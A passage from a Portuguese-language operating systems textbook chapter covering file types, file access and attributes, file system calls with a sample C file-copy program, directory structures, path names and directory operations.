A operação básica aqui não é obter o 'próximo' registro, embora isso também seja possível, mas obter o registro com a chave especificada. Para o arquivo zoológico da Figura 4.1(c), alguém poderia pedir ao sistema que obtivesse o registro cuja chave fosse pônei, por exemplo, sem se importar com a posição exata no arquivo. Além disso, novos registros podem ser adicionados ao arquivo, com o sistema operacional (e não o usuário) decidindo onde colocá-los. Esse tipo de arquivo é evidentemente bem diferente dos fluxos de bytes desestruturados usados no UNIX e no Windows, mas é amplamente aplicado em computadores de grande porte ainda usados para alguns processamentos de dados comerciais.

# 4.1.3 Tipos de arquivos

Muitos sistemas operacionais dão suporte a vários tipos de arquivos. UNIX e Windows, por exemplo, apresentam arquivos regulares e diretórios. O UNIX também tem arquivos especiais de caracteres e de blocos. Os arquivos regulares são aqueles que contêm informação do usuário. Todos os arquivos da Figura 4.1 são arquivos regulares. Os diretórios são arquivos do sistema que mantêm a estrutura do sistema de arquivos. Estudaremos os diretórios a seguir. Os arquivos especiais de caracteres são relacionados a entrada/saída e usados para modelar dispositivos de E/S, como terminais, impressoras e redes. Os arquivos especiais de blocos são usados para modelar discos. Neste capítulo, nosso interesse será principalmente pelos arquivos regulares.

Arquivos regulares são, em geral, ou arquivos ASCII ou arquivos binários. Os arquivos ASCII são constituídos de linhas de texto. Em alguns sistemas, cada linha termina com um caractere de retorno de carro (carriage return). Em outros, é usado o caractere próxima linha (line feed). Alguns

sistemas (por exemplo, MS-DOS) usam ambos. As linhas não são necessariamente todas do mesmo tamanho.

A grande vantagem dos arquivos ASCII é que podem ser mostrados e impressos como são e editados com qualquer editor de textos. Além disso, se vários dos programas usam arquivos ASCII para entrada e saída, é fácil conectar a saída de um programa à entrada de um outro, como em pipelines do interpretador de comandos (shell). (O uso de pipelines entre processos não é muito fácil, mas a interpretação da informação certamente fica mais fácil se houver uma convenção, como ASCII, usada para expressar essa informação.)

Outro tipo de arquivo é o binário, isto é, aquele que não é arquivo ASCII. Relacionar um arquivo desse tipo em uma impressora causaria a impressão de algo totalmente incompreensível. Esses arquivos têm, em geral, alguma estrutura interna conhecida pelos programas que os usam.

Por exemplo, na Figura 4.2(a) vemos um arquivo binário executável simples de uma versão do UNIX. Embora tecnicamente o arquivo seja uma sequência de bytes,
o sistema operacional somente executará um arquivo se
ele tiver um formato apropriado. O arquivo possui cinco
partes: cabeçalho, texto, dados, bits de realocação e tabela
de símbolos. O cabeçalho começa com o chamado **número mágico**, que identifica o arquivo como executável (para
impedir a execução acidental de um arquivo que não seja
desse formato). Então vem o tamanho das várias partes do
arquivo, o endereço no qual a execução deve inicializar e
alguns bits de sinalização. Após o cabeçalho estão o texto e
os dados do programa propriamente ditos, que são carregados na memória e realocados usando os bits de realocação.
A tabela de símbolos é usada para depuração.

Nosso segundo exemplo de arquivo binário é o repositório (archive), também do UNIX. Ele consiste em uma coleção de procedimentos de biblioteca (módulos) compilados, mas não ligados. Cada um deles é prefaciado por um cabeçalho indicando seu nome, data de criação, proprietário, código de proteção e tamanho. Assim como nos arquivos executáveis, os cabeçalhos dos módulos são totalmente preenchidos com números binários. Enviá-los para a impressora produziria uma completa confusão.

Todo sistema operacional deve reconhecer pelo menos um tipo de arquivo: seu próprio arquivo executável. No entanto, alguns fazem mais que simplesmente reconhecê-lo. O velho sistema TOPS-20 (do DECsystem 20) foi tão longe que verificava qual a data e o horário da criação de qualquer arquivo que fosse executar. Depois ele localizava e verificava se o arquivo-fonte havia sido modificado após a criação de seu correspondente binário. Em caso afirmativo, ele automaticamente recompilaria a fonte. Em termos de UNIX, é como se o programa *make* estivesse embutido no shell. As extensões do arquivo eram obrigatórias para que o sistema operacional pudesse identificar qual programa binário correspondia a qual fonte.




Figura 4.2 (a) Um arquivo executável. (b) Um arquivo.

Ter arquivos fortemente tipificados, como no exemplo anterior, causa problemas se o usuário fizer qualquer coisa que os projetistas do sistema não esperam. Considere, por exemplo, um sistema no qual os arquivos de saída tenham extensões .dat (arquivos de dados). Se um usuário escreve um programa formatador que lê um arquivo .c (um programa em C), transforma-o (por exemplo, convertendo-o para um layout-padrão de identação), escreve-o em um arquivo de saída — um arquivo .dat — e tenta compilar esse arquivo usando o compilador C, o sistema se recusará, pois ele terá uma extensão errada. As tentativas de copiar o file.dat para file.c serão rejeitadas pelo sistema e entendidas como inválidas (para proteger o usuário contra enganos).

Enquanto para os novatos esse tipo de 'amigabilidade' ao usuário é útil, para os usuários experientes, é um obstáculo que terão de se esforçar consideravelmente para se sobrepor ao que o sistema operacional considera razoável ou não se fazer.

# 4.1.4 Acesso aos arquivos

Os primeiros sistemas operacionais forneciam somente um tipo de acesso aos arquivos: o **acesso sequencial**. Nesses sistemas, um processo poderia ler todos os bytes ou registros em um arquivo, partindo do início, mas nunca saltando e lendo fora de ordem. Contudo, arquivos sequenciais poderiam voltar ao ponto de partida e, portanto, ser lidos quantas vezes fossem necessárias. Arquivos sequenciais eram convenientes quando o meio de armazenamento era a fita magnética em vez do disco.

Quando os discos começaram a ser usados para armazenar arquivos, tornou-se possível ler bytes ou registros de um arquivo fora da ordem em que apareciam no disco ou, então, ter acesso aos registros pela chave em vez de pela posição. Arquivos cujos bytes ou registros possam ser lidos em qualquer ordem são chamados de **arquivos de acesso aleatório**, necessários para muitas aplicações.

Arquivos de acesso aleatório são essenciais em aplicações como, por exemplo, sistemas de bancos de dados. Se um cliente de uma companhia aérea liga e quer reservar um lugar em um determinado voo, o programa de reservas deve ter acesso ao registro do voo sem ter de ler antes os registros de milhares de outros voos.

Dois métodos podem ser usados para especificar a partir de onde a leitura começa. No primeiro, toda operação read indica a posição do arquivo em que se inicializa a leitura. No segundo, uma operação especial, seek, é fornecida para estabelecer a posição atual. Depois de um seek, o arquivo pode ser lido sequencialmente a partir de sua posição atual. O último método é usado no UNIX e no Windows.

# 4.1.5 Atributos de arquivos

Todo arquivo possui um nome e seus dados. Além disso, todos os sistemas operacionais associam outras informações a cada arquivo - por exemplo, a data e o horário em que o arquivo foi modificado e o tamanho do arquivo. Chamaremos esses itens extras de atributos do arquivo. Algumas pessoas os chamam de **metadados**. A lista de atributos varia consideravelmente de um sistema para outro. A Tabela 4.2 mostra algumas possibilidades. Nenhum sistema existente dispõe de todos esses atributos, mas cada um deles está presente em algum sistema.

Os primeiros quatro atributos são sobre a proteção do arquivo e informam quem pode ter acesso a ele e quem não pode. Todos os tipos de esquemas são possíveis — estudaremos alguns deles depois. Em determinados sistemas, o usuário deve apresentar uma senha para ter acesso a um arquivo; nesse caso, a senha deve ser um dos atributos.

As flags são bits ou campos pequenos que controlam ou habilitam alguma característica mais específica. Arquivos ocultos, por exemplo, não aparecem na listagem de todos os arquivos. A flag de arquivamento é um bit que controla se foi feita ou não uma cópia de segurança do arquivo recentemente. O programa que faz cópias de segurança desliga esse bit, e o sistema operacional liga-o quando o arquivo for alterado. Desse modo, o programa de backup pode determinar quais arquivos precisam ser salvos. A flag de temporário permite que um arquivo seja marcado para remoção automática, quando o processo que o criou terminar.

O tamanho do registro, a posição da chave e o tamanho dos campos-chave existem somente em arquivos cujos registros possam ser consultados usando uma chave. Eles fornecem a informação necessária para encontrar as chaves.

Os vários atributos de momento indicam quando o arquivo foi criado, quando foi a última vez que tiveram acesso a ele e quando foi modificado pela última vez. Esses campos são úteis para vários fins. Por exemplo, um arquivo-fonte que tenha sido modificado depois da criação do arquivo-objeto correspondente precisa ser recompilado. Esses campos dão a informação necessária para isso.

Atributo	Significado		
Proteção	Quem tem acesso ao arquivo e de que modo		
Senha	Necessidade de senha para acesso ao arquivo		
Criador	ID do criador do arquivo		
Proprietário	Proprietário atual		
Flag de somente leitura	0 para leitura/escrita; 1 para somente leitura		
Flag de oculto	0 para normal; 1 para não exibir o arquivo		
Flag de sistema	0 para arquivos normais; 1 para arquivos do sistema		
Flag de arquivamento	0 para arquivos com backup; 1 para arquivos sem back		
Flag de ASCII/binário	0 para arquivos ASCII; 1 para arquivos binários		
Flag de acesso aleatório	O para acesso somente sequencial; 1 para acesso aleató		
Flag de temporário	0 para normal; 1 para apagar o arquivo ao sair do processo		
Flag de travamento	O para destravados; diferente de O para travados		
Tamanho do registro	Número de bytes em um registro		
Posição da chave	Posição da chave em cada registro		
Tamanho do campo-chave	Número de bytes no campo-chave		
Momento de criação	Data e hora de criação do arquivo		
Momento do último acesso	Data e hora do último acesso do arquivo		
Momento da última alteração	Data e hora da última modificação do arquivo		
Tamanho atual	Número de bytes no arquivo		
Tamanho máximo	Número máximo de bytes no arquivo		

Há ainda o campo destinado ao tamanho atual do arquivo. Alguns sistemas operacionais de computadores de grande porte antigos exigiam que se especificasse o tamanho máximo do arquivo quando ele fosse criado, para reservar a quantidade máxima de memória antes de qualquer operação. Os sistemas operacionais de estações de trabalho e de computadores pessoais são suficientemente inteligentes para não necessitarem desse atributo.

# 4.1.6 Operações com arquivos

Os arquivos servem para armazenar informação e permitir que ela seja recuperada depois. Sistemas diferentes oferecem diferentes operações para armazenar e recuperar informações. A seguir, uma discussão sobre as chamadas de sistema mais comuns relacionadas aos arquivos.

- Create. O arquivo é criado sem dados. A finalidade dessa chamada é anunciar que o arquivo existe e definir alguns de seus atributos.
- Delete. Quando o arquivo não é mais necessário, ele deve ser removido para liberar o espaço em disco que ele ocupa. Há sempre uma chamada de sistema para esse fim.
- 3. Open. Antes de usar um arquivo, um processo deve abri-lo. O propósito da chamada open é permitir que o sistema busque e coloque na memória principal os atributos e a lista de endereços do disco, para tornar mais rápido o acesso das chamadas posteriores.
- 4. Close. Quando todos os acessos terminam, os atributos e os endereços do disco não são mais necessários, portanto o arquivo deve ser fechado para liberar espaço na tabela interna. Muitos sistemas estimulam isso impondo um número máximo de arquivos abertos por processo. Um disco é escrito em blocos, e o fechamento de um arquivo força a escrita do último bloco do arquivo, mesmo que o bloco ainda não esteja completo.
- Read. Dados são lidos do arquivo. Normalmente, os bytes lidos são os da posição atual. Quem fez a chamada deve especificar a quantidade de dados necessária e também fornecer um buffer para colocar os dados.
- 6. Write. Os dados são escritos no arquivo também, em geral na posição atual. Se a posição atual for o final do arquivo, seu tamanho sofrerá um aumento. Se a posição atual estiver no meio do arquivo, os dados existentes serão sobrescritos e perdidos para sempre.
- 7. Append. Essa chamada é uma forma restrita de write. Ela só pode adicionar dados ao final do arquivo. Sistemas que oferecem um conjunto mínimo de chamadas de sistema geralmente não têm append, mas é comum que os sistemas ofereçam múltiplas

- maneiras de fazer a mesma coisa, e esses sistemas, algumas vezes, têm a append.
- 8. Seek. Para ter acesso aleatório aos arquivos, é necessário um método para especificar onde estão os dados. Uma estratégia comum é uma chamada de sistema, seek, que reposiciona o ponteiro de arquivo para um local específico do arquivo. Depois que essa chamada termina, os dados podem ser lidos daquela posição ou escritos nela.
- 9. Get attributes. Muitas vezes, os processos precisam ler os atributos de um arquivo para continuar a fazer algo. Por exemplo, o programa make do UNIX normalmente é usado para gerenciar os projetos de desenvolvimento de software, que consistem em muitos arquivos-fonte. Quando chamado, o make verifica os momentos de alteração de todos os arquivos-fonte e arquivos-objeto. Então o make organiza um número mínimo de compilações necessárias para que se possa atualizar tudo. Para fazer isso, o make deve verificar os atributos, mais especificamente os momentos de alteração.
- 10. Set attributes. Alguns atributos podem ser alterados pelos usuários e isso pode ser feito depois da criação do arquivo. Essa chamada de sistema serve para isso. A informação sobre o modo de proteção é um exemplo óbvio. A maioria das flags também pode ser alterada por meio dessa chamada.
- 11. Rename. É frequente o usuário precisar alterar o nome de um arquivo existente. Essa chamada de sistema serve para isso. Ela não é estritamente necessária, pois o arquivo poderia ser copiado para um novo arquivo com um novo nome, e o arquivo anterior seria, então, removido.

# 4.1.7 Exemplo de um programa com chamadas de sistema para arquivos

Nesta seção, estudaremos um programa UNIX simples que copia o conteúdo de um arquivo de origem para um arquivo de destino. Ele está relacionado na Figura 4.3. O programa tem uma funcionalidade mínima e não chega a reportar erros, mas dá uma ideia razoável de como funcionam algumas chamadas de sistema relacionadas a arquivos.

O programa, *copyfile*, pode ser chamado, por exemplo, pela linha de comando

copyfile abc xyz

para copiar o arquivo *abc* para *xyz*. Se *xyz* já existir, será sobrescrito. Do contrário, será criado. O programa deve ser chamado com exatamente dois argumentos e ambos devem ter nomes válidos de arquivos. O primeiro é a fonte; o segundo é o arquivo de saída.

Os quatro comandos #include logo no início do programa geram a inclusão de uma grande quantidade de definições

```
/* Programa que copia arquivos. Verificação e relato de erros é mínimo.*/
#include <sys/types.h>
                                                 /* inclui os arquivos de cabeçalho necessários */
#include <fcntl.h>
#include <stdlib.h>
#include <unistd.h>
                                                 /* protótipo ANS */
int main(int argc, char *argv[]);
#define BUF_SIZE 4096
                                                 /* usa um tamanho de buffer de 4096 bytes */
#define OUTPUT_MODE 0700
                                                 /* bits de proteção para o arquivo de saída */
int main(int argc, char *argv[])
     int in_fd, out_fd, rd_count, wt_count;
     char buffer[BUF_SIZE];
     if (argc != 3) exit(1);
                                                 /* erro de sintaxe se argc não for 3 */
     /* Abre o arquivo de entrada e cria o arquivo de saída*/
     in_fd = open(argv[1], O_RDONLY);
                                                 /* abre o arquivo de origem */
     if (in_fd < 0) exit(2);
                                                 /* se não puder ser aberto, saia */
     out_fd = creat(argv[2], OUTPUT_MODE); /* cria o arquivo de destino */
     if (out_fd < 0) exit(3);
                                                 /* se não puder ser criado, saia */
     /* Laço de cópia */
     while (TRUE) {
           rd_count = read(in_fd, buffer, BUF_SIZE); /* lê um bloco de dados */
           if (rd_count <= 0) break
                                                 /* se fim de arquivo ou erro, sai do laço*/
           wt_count = write(out_fd, buffer, rd_count); /* escreve dados */
           if (wt_count <= 0) exit(4);
                                                 /* wt_count <= 0 é um erro */
     /* Fecha os arquivos */
     close(in_fd);
     close(out_fd);
     if (rd_count == 0)
                                                 /* nenhum erro na última leitura */
           exit(0);
     else
                                                 /* erro na última leitura*/
           exit(5);
}
```

Figura 4.3 Um programa simples para copiar um arquivo.

e protótipos de funções no programa. Essas inclusões são necessárias para adequar o programa aos padrões internacionais relevantes, mas não nos interessará daqui para diante. A próxima linha é um protótipo de função para main, algo necessário para manter o padrão ANSI C, mas também não é relevante para nossos propósitos.

O primeiro comando #define é a definição de uma macro que estabelece o tamanho de uma cadeia BUF\_SIZE como uma macro que é expandida como o número 4.096. O programa lerá e escreverá em pedaços de 4.096 bytes. É considerada uma boa prática de programação dar nomes como esse às constantes e usar os nomes e não os próprios valores. Essa convenção não só torna os programas mais fáceis de ler, mas também mais fáceis de manter. O segundo comando #define determina quem pode ter acesso ao arquivo de saída.

O programa principal é chamado main e tem dois argumentos, arge e argy, fornecidos pelo sistema operacional quando o programa é chamado. O primeiro diz quantas cadeias de caracteres estavam presentes na linha de comando que invocou o programa, inclusive seu nome. No caso, deveriam ser três. O segundo é um arranjo de ponteiros para os argumentos. No exemplo da chamada dado anteriormente, os elementos desse arranjo conteriam ponteiros para os seguintes valores:

```
argv[0] = "copyfile"
argv[1] = "abc"
argv[2] = "xyz"
```

É por esse arranjo que o programa tem acesso aos argumentos.

São declaradas cinco variáveis. As duas primeiras, *in\_fd* e *out\_fd*, conterão os **descritores de arquivo**, valores inteiros pequenos devolvidos quando um arquivo é aberto. As duas seguintes, *rd\_count* e *wt\_count*, são os contadores de bytes devolvidos pelas chamadas de sistema read e write, respectivamente. A última, *buffer*, é o buffer usado para conter os dados lidos ou disponibilizados para a escrita.

O primeiro comando verifica se o valor de *argc* é 3. Se não for, o programa terminará com um código de status 1. Qualquer código de status que não seja 0 significa a ocorrência de um erro. O código de status é a única maneira de reportar erros nesse programa. Uma versão comercial normalmente também imprimiria as mensagens de erro.

Então, tentamos abrir o arquivo de origem e criar o arquivo de destino. Se o arquivo de origem for aberto com sucesso, o sistema atribuirá um pequeno valor inteiro a *in\_fd* para identificar o arquivo. As chamadas subsequentes devem incluir esse valor inteiro a fim de que o sistema saiba qual arquivo ele quer. Da mesma maneira, se o arquivo de destino for criado com sucesso, um valor será atribuído a *out\_fd* para identificar o arquivo. O segundo argumento de *creat* estabelece o modo de proteção. Se a abertura ou a criação falhar, o descritor do arquivo correspondente conterá—1 e o programa sairá com um código de erro.

Agora entra em ação o laço da cópia. Esse laço começa tentando ler 4 KB de dados para o *buffer*. Isso é feito por meio da chamada de procedimento de biblioteca *read*, que na verdade invoca a chamada de sistema read. O primeiro parâmetro identifica o arquivo, o segundo fornece o buffer e o terceiro informa quantos bytes deverão ser lidos. O valor atribuído a *rd\_count* fornece o número de bytes realmente lidos. Normalmente seriam 4.096, a não ser que restassem apenas alguns bytes no arquivo. Quando o fim do arquivo é alcançado, o número de bytes é 0. Se o *rd\_count* for 0 ou negativo, a cópia não poderá prosseguir e, assim, o comando *break* será executado para finalizar o laço (do contrário permaneceria eternamente executando).

A chamada write descarrega o buffer no arquivo de destino. O primeiro parâmetro identifica o arquivo, o segundo fornece o buffer e o terceiro informa quantos bytes escrever, semelhante a read. Observe que o contador de bytes é o número de bytes realmente lido e não o BUF\_SIZE. Isso é importante porque a última leitura não retornará 4.096, a menos que o arquivo coincidentemente tenha um tamanho múltiplo de 4 KB.

Quando todo o arquivo tiver sido processado, a primeira chamada além do fim do arquivo retornará 0 em *rd\_count*, o que o fará sair do laço. Nesse ponto, os dois arquivos são fechados e o programa sai com o status indicando um término normal.

Embora as chamadas de sistema do Windows sejam diferentes das chamadas do UNIX, a estrutura geral de um programa ativado pela linha de comando no Windows para copiar um arquivo é um pouco parecida com a da Figura 4.3. Estudaremos as chamadas do Windows Vista no Capítulo 11.

# 4.2 Diretórios

Para controlar os arquivos, os sistemas de arquivos têm, em geral, **diretórios** ou **pastas**, que em muitos sistemas também são arquivos. Nesta seção discutiremos os diretórios, suas organizações, propriedades e operações.

## 4.2.1 | Sistemas de diretório em nível único

A maneira mais simples de um sistema de diretório é ter um diretório contendo todos os arquivos. Algumas vezes ele é chamado de **diretório-raiz**, mas, como ele é só um, o nome não importa muito. Nos primeiros computadores pessoais, esse sistema era comum, em parte porque havia somente um usuário. Curiosamente, o primeiro supercomputador do mundo, o CDC 6600, também tinha somente um diretório para todos os arquivos, mesmo sendo usado por várias pessoas ao mesmo tempo. Essa decisão foi sem dúvida tomada para tornar o projeto de software simples.


Um exemplo de sistema com um diretório é ilustrado na Figura 4.4. Nela, o diretório contém quatro arquivos. As vantagens desse esquema são a simplicidade e a capacidade de localizar os arquivos rapidamente — afinal, há somente um lugar onde procurar. Ele normalmente é usado em sistemas embarcados simples, como telefones, câmeras digitais e alguns players portáteis de música.

# 4.2.2 Sistemas de diretórios hierárquicos

O nível único é adequado para aplicações dedicadas simples (e chegou a ser usado nos primeiros computadores pessoais), mas, para os usuários modernos com milhões de arquivos, seria impossível encontrar qualquer coisa se todos os arquivos estivessem em um único diretório.

Assim sendo, é preciso encontrar uma maneira de agrupar os arquivos relacionados em um mesmo local. Um professor, por exemplo, pode ter um conjunto de arquivos que, juntos, formam um livro que ele esteja escrevendo para um curso, um segundo conjunto de arquivos contendo os programas que seus alunos submeteram como avaliação em outro curso, um terceiro conjunto de arquivos contendo o código de um sistema de compilador avançado que ele está construindo, um quarto conjunto de arquivos sobre propostas de projetos, bem como outros arquivos de mensagens eletrônicas, minutas estabelecidas em reuniões, artigos que ele esteja escrevendo, jogos e assim por diante.

Faz-se necessária uma hierarquia geral (isto é, uma árvore de diretórios). Com essa estratégia, cada usuário pode



**Figura 4.4** Um sistema de diretórios em nível único contendo quatro arquivos.

Capítulo 4

ter tantos diretórios quanto necessário para agrupar os arquivos de uma maneira natural. Além disso, se vários usuários compartilham o mesmo servidor de arquivos, como é o caso das redes de muitas empresas atuais, cada usuário pode ter um diretório-raiz particular para criar sua própria hierarquia. Essa estratégia é mostrada na Figura 4.5, em que os diretórios A, B e C contidos no diretório-raiz pertencem, cada um deles, a um usuário diferente; dois desses usuários criaram subdiretórios para projetos nos quais estão trabalhando.

A capacidade para os usuários criarem um número arbitrário de subdiretórios propicia uma ferramenta poderosa de estruturação para organizar seu trabalho. Por isso, quase todos os modernos sistemas de arquivos são organizados assim.

#### 4.2.3 Nomes de caminhos

Quando o sistema de arquivos é organizado como uma árvore de diretórios, é preciso algum modo de especificar o nome dos arquivos. São usados, comumente, dois métodos. No primeiro, a cada arquivo é dado um nome de caminho absoluto, formado pelo caminho entre o diretório-raiz e o arquivo. Como exemplo, o caminho /usr/ast/caixapostal significa que o diretório-raiz contém um subdiretório usr, que, por sua vez, contém um subdiretório ast, que contém o arquivo caixapostal. Nomes de caminhos absolutos sempre inicializam no diretório-raiz e são únicos. No UNIX, os componentes do caminho são separados por /. No Windows, o separador é \. No MULTICS, era >. Portanto, o mesmo nome de caminho poderia ser escrito nesses três sistemas como:

Windows \usr\ast\caixapostal UNIX /usr/ast/caixapostal MULTICS >usr>ast>caixapostal

Não importa qual caractere é usado: se o primeiro caractere do nome de caminho for o separador, então o caminho será absoluto.

O outro tipo de nome é o nome de caminho relativo. Ele é usado com o conceito de diretório de trabalho (também chamado de diretório atual). Um usuário pode designar um diretório como o diretório atual de trabalho,




Figura 4.5 Um sistema hierárquico de diretórios.

no qual todos os nomes de caminho que não comecem no diretório-raiz são assumidos como relativos ao diretório de trabalho. Por exemplo, se o diretório de trabalho atual for /usr/ast, então o arquivo cujo caminho absoluto for /usr/ast/ caixapostal pode ser referenciado simplesmente como caixa--postal. Em outras palavras, o comando UNIX

cp /usr/ast/caixapostal /usr/ast/caixapostal.bak

e o comando

cp caixapostal caixapostal.bak

fazem exatamente a mesma coisa se o diretório de trabalho for /usr/ast. A forma relativa é muitas vezes mais conveniente, realizando a mesma coisa que a forma absoluta.


Alguns programas precisam ter acesso a um arquivo específico sem se preocupar em saber qual é o diretório de trabalho. Nesse caso, eles devem sempre usar nomes de caminhos absolutos. Por exemplo, um verificador ortográfico pode precisar ler /usr/bib/dicionario para fazer seu trabalho. Ele usaria então o nome completo do caminho porque não sabe em qual diretório de trabalho estará quando for chamado. O nome de caminho absoluto sempre funcionará, seja qual for o diretório de trabalho.

Naturalmente, se o verificador ortográfico for precisar de diversos arquivos de /usr/bib, uma estratégia alternativa é emitir uma chamada de sistema alterando seu diretório de trabalho para /usr/bib e, então, usar apenas dicionario como o primeiro parâmetro de open. Alterando explicitamente o diretório de trabalho, o verificador sabe com segurança onde ele está na árvore de diretórios e, portanto, poderá usar nomes de caminhos relativos.

Cada processo tem seu próprio diretório de trabalho; assim, quando um processo altera seu diretório de trabalho e depois sai, nenhum outro processo é afetado e nenhum vestígio da mudança é deixado no sistema de arquivos. Desse modo, é perfeitamente seguro para um processo alterar seu diretório de trabalho quando for conveniente. Por outro lado, se uma rotina de biblioteca alterar o diretório de trabalho e não voltar para onde estava quando terminar, o resto do programa poderá não funcionar, pois sua suposição sobre onde está pode se encontrar agora inesperadamente inválida. Por isso, rotinas de biblioteca raramente alteram o diretório de trabalho e, quando precisam fazê-lo, elas sempre voltam para onde estavam.

A maioria dos sistemas operacionais que dão suporte a um sistema de diretório hierárquico tem duas entradas especiais em cada diretório, '.' e '..', geralmente pronunciadas como 'ponto' e 'pontoponto'. O ponto refere-se ao diretório atual; pontoponto refere-se a seu pai. Para verificar como essas entradas são usadas, considere a árvore de diretórios UNIX da Figura 4.6. Um dado processo tem como diretório de trabalho /usr/ast. O .. pode ser usado para subir um nível na árvore. Por exemplo, ele pode copiar o arquivo /usr/bib/ dicionario para seu próprio diretório usando o comando

cp ../bib/dicionario .



#### I Figura 4.6 Uma árvore de diretórios UNIX.

O primeiro caminho instrui o sistema a subir (para o diretório *usr*) e depois a descer até o diretório *bib* e encontrar o arquivo *dicionario*.

O segundo argumento (ponto) refere-se ao diretório atual. Quando o comando *cp* tem como seu último argumento um nome de diretório (inclusive ponto), ele copia todos os arquivos lá. É claro que uma maneira mais simples de fazer a cópia seria usar o nome de caminho completo do arquivo-fonte:

cp /usr/bib/dicionario .

Nesse caso, o uso do ponto evita que o usuário digite dicionario duas vezes. De qualquer maneira, digitar

cp /usr/bib/dicionario dicionario

também funcionará, assim como

cp /usr/bib/dicionario /usr/ast/dicionario

Todos esses comandos fazem exatamente a mesma coisa.

# 4.2.4 Operações com diretórios

As chamadas de sistema que podem gerenciar diretórios mostram maior variação de sistema para sistema que as chamadas para gerenciar arquivos. Para dar uma ideia sobre quais são e como funcionam, daremos um exemplo (do UNIX).

 Create. Cria um diretório. Um diretório vazio, exceto por ponto e pontoponto, que são inseridos automa-

- ticamente pelo sistema (ou, em alguns casos, pelo programa *mkdir*).
- Delete. Remove um diretório. Somente um diretório vazio pode ser removido. Um diretório que contenha somente ponto e pontoponto é considerado vazio, já que eles não podem ser removidos.
- 3. Opendir. Permite a leitura de diretórios. Por exemplo, para relacionar todos os arquivos em um diretório, um programa de listagem abre o diretório para ler os nomes de todos os arquivos que ele contém. Antes de ser lido, o diretório deve ser aberto, analogamente à abertura de um arquivo para leitura.
- Closedir. Quando acabar de ser lido, o diretório deve ser fechado para liberar espaço na tabela interna.
- 5. Readdir. Essa chamada devolve a próxima entrada em um diretório aberto. Antigamente era possível ler diretórios usando a chamada de sistema read. Contudo, essa estratégia tinha a desvantagem de obrigar o programador a conhecer e lidar com a estrutura interna dos diretórios. Por outro lado, readdir sempre retorna uma entrada em um formato padronizado, não importando qual das possíveis estruturas de diretório esteja sendo usada.
- Rename. Em muitos aspectos, os diretórios são como arquivos e podem, da mesma maneira, ter seu nome trocado.

- 7. Link. A ligação (linking) é uma técnica que possibilita a um arquivo aparecer em mais de um diretório. Essa chamada de sistema especifica um arquivo existente e um nome de caminho e, então, cria uma ligação do arquivo existente com o nome especificado pelo caminho. Dessa maneira, o mesmo arquivo pode aparecer em vários diretórios. Uma ligação desse tipo, que incrementa o contador no i-node do arquivo (para monitorar o número de entradas de diretório contendo o arquivo), é chamada, algumas vezes, de ligação estrita (hard link).
- 8. Unlink. Remove uma entrada de diretório. Se o arquivo sendo desligado estiver presente em apenas um diretório (o caso normal), ele será removido do sistema de arquivos. Se estiver presente em vários diretórios, somente o nome do caminho especificado será removido. Os outros permanecem. No UNIX, a chamada de sistema para remover arquivos (discutida anteriormente) é, na verdade, unlink.

Essa lista mostra as chamadas mais importantes, mas também há algumas outras, empregadas, por exemplo, para gerenciar a informação de proteção associada com um diretório.

Uma variação da ideia de ligar arquivos é a ligação simbólica. Em vez de ter dois nomes apontando para a mesma estrutura de dados interna que representa um arquivo, é possível criar um nome que aponte para um pequeno arquivo que nomeia um segundo. Quando o primeiro arquivo é usado — aberto, por exemplo — o sistema de arquivos segue o caminho e encontra o nome no final. Em seguida, reinicializa o processo de localização com o nome do novo arquivo. As ligações simbólicas têm a vantagem de conseguir atravessar as fronteiras dos discos e até mesmo de nomes de arquivos em computadores remotos. Sua implementação, entretanto, é um pouco menos eficiente do que a da ligação estrita.

# Implementação do sistema de arquivos

Agora é hora de passar da visão do usuário do sistema de arquivos para a visão de seu implementador. Os usuários se preocupam em como mudar nomes de arquivo, quais operações são permitidas, como é a árvore de diretórios e questões sobre a interface. Já os implementadores estão interessados em como arquivos e diretórios são armazenados, como o espaço em disco é gerenciado e como fazer tudo funcionar eficiente e confiavelmente. Nas próximas seções estudaremos várias dessas áreas para entender seus tópicos e seus compromissos.

# 4.3.1 Esquema do sistema de arquivos

Os sistemas de arquivos são armazenados em discos. A maioria dos discos é dividida em uma ou mais partições, com sistemas de arquivos independentes para cada partição. O setor 0 do disco é chamado de MBR (master boot record registro mestre de inicialização) e é usado para inicializar o computador. O fim do MBR contém a tabela de partição, que indica os endereços iniciais e finais de cada partição. Uma das partições na tabela é marcada como ativa. Quando o computador é inicializado, a BIOS lê e executa o MBR. A primeira coisa que o programa do MBR faz é localizar a partição ativa, ler seu primeiro bloco, chamado de bloco de inicialização, e executá-lo. O programa no bloco de inicialização carrega o sistema operacional contido naquela partição. Por uniformidade, toda partição tem em seu início um bloco de inicialização, mesmo que ela não contenha um sistema operacional que possa ser inicializado. Além disso, a partição poderá futuramente conter um sistema operacional.

Fora iniciar com um bloco de inicialização, o esquema de uma partição de disco varia bastante de um sistema de arquivos para outro. É comum que o sistema de arquivos contenha algum dos itens mostrados na Figura 4.7. O primeiro é o superbloco, que contém todos os principais parâmetros sobre o sistema de arquivos e é lido na memória

